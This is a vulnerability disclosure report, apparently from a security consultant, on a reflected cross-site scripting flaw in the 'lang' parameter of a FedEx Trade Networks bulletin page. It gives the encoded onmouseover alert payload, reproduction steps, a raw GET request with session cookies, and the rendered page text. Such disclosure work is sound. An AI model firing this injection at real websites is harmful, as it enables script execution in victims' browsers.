Vulnerability Name : Cross site scripting

Cross-site Scripting (XSS) refers to client-side code injection attack wherein an attacker can execute malicious scripts (also commonly referred to as a malicious payload) into a legitimate website or web application. XSS is amongst the most rampant of web application vulnerabilities and occurs when a web application makes use of unvalidated or unencoded user input within the output it generates.

By leveraging XSS, an attacker does not target a victim directly. Instead, an attacker would exploit a vulnerability within a website or web application that the victim would visit, essentially using the vulnerable website as a vehicle to deliver a malicious script to the victim’s browser.

How Cross-site Scripting works

In order to run malicious JavaScript code in a victim’s browser, an attacker must first find a way to inject a payload into a web page that the victim visits. Of course, an attacker could use social engineering techniques to convince a user to visit a vulnerable page with an injected JavaScript payload.

In order for an XSS attack to take place the vulnerable website needs to directly include user input in its pages. An attacker can then insert a string that will be used within the web page and treated as code by the victim’s browser.

Vulnerable URL

https://ftn.fedex.com/news/NewsBulletinDisplay.jsp?lang=en%22%20onmouseover%3dalert(document.domain)%20bad%3d%22&url=122917

Vulnerable item

lang

Payload

en%22%20onmouseover%3dalert(document.domain)%20bad%3d%22

How to reproduce this issue

1. Visit this URL

https://ftn.fedex.com/news/NewsBulletinDisplay.jsp?lang=en%22%20onmouseover%3dalert(document.domain)%20bad%3d%22&url=122917


2. Move your Mouse to Signup for Bulletin **it will alert a xss popup**

Request Body :

```
GET /news/NewsBulletinDisplay.jsp?lang=en%22%20onmouseover%3dalert(document.domain)%20bad%3d%22&url=122917 HTTP/1.1

Host: ftn.fedex.com

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-GB,en;q=0.5

Accept-Encoding: gzip, deflate

Cookie: JSESSIONID=E3CC8CF9633E021BC26B27082A120263; countryPath=news; siteDC=edc; fdx_cbid=31043440121516246039089880242561; fdx_locale=en_US; ak_bmsc=C793CEF837953F7268C9DA7712056E0817D43249B72100001814605ADA856E3D~pl6Q2MeywR7E4i0EivLz2Fr7I7foG3LjRCnI1+cW7MYiDM4KLZ5UZ2M6I5wDKlNjvIyQH/aJf0Y93fkjfv+dXTQbj2kxQHj478+J43xspjVvpfw/O3V6ZJbOeAXjxVy5LIzUzaGeKtLROWRRM/P0ol5wUA4EpdbZZdryAtNPSvIXyKVD21u7dZjquyD/A+73iRf12kEZPwk+AFqbaK5+ACQg==; mbox=session#1516246040258-488425#1516247914; AMCV_1E22171B520E93BF0A490D44%40AdobeOrg=817868104%7CMCIDTS%7C17550%7CMCMID%7C74377592010798535902038102605430052250%7CMCAAMLH-1516850841%7C3%7CMCAAMB-
```

```
1516850841%7CRKhpRz8krg2tLO6pguXWp5olkAcUniQYPHaMWWg
dJ3xzPWQmdj0y%7CMCOPTOUT-1516253241s%7CNONE
%7CMCAID%7CNONE; s_pers=%20s_dfa%3Dfedexus
%252Cfedexglbl%7C1516247853536%3B; s_sess=%20setLink%3D
%3B; AMCVS_1E22171B520E93BF0A490D44%40AdobeOrg=1
Connection: close
Upgrade-Insecure-Requests: 1
```

POC :



https://ftn.fedex.com/news/NewsBulletinDisplay.jsp?lang=en" onmouseover%3dalert(document.domain) bad%3d"&url=

- Bulletins
- Sign up for Bulletins

Bulletin not found

Printable Version

Our Company
About FedEx
Our Porfolio
Investor Relations
Careers
FedEx Blog
Corporate Responsibility
Newsroom
Contact Us
More From FedEx Trade Networks
Bulletins
Locations
Services
Webinars
Change Country
Follow FedEx
© FedEx 1995-2017
Feedback |
Terms of Use |
Privacy Policy

ftn.fedex.com

□ Prevent this page from creating additional dialogues

OK

https://ftn.fedex.com/app/common/FtnAppFrame_en

Regards

Vikash Chaudhary

CEO & Founder at HackersEra Cyber Security Consultancy PVT LTD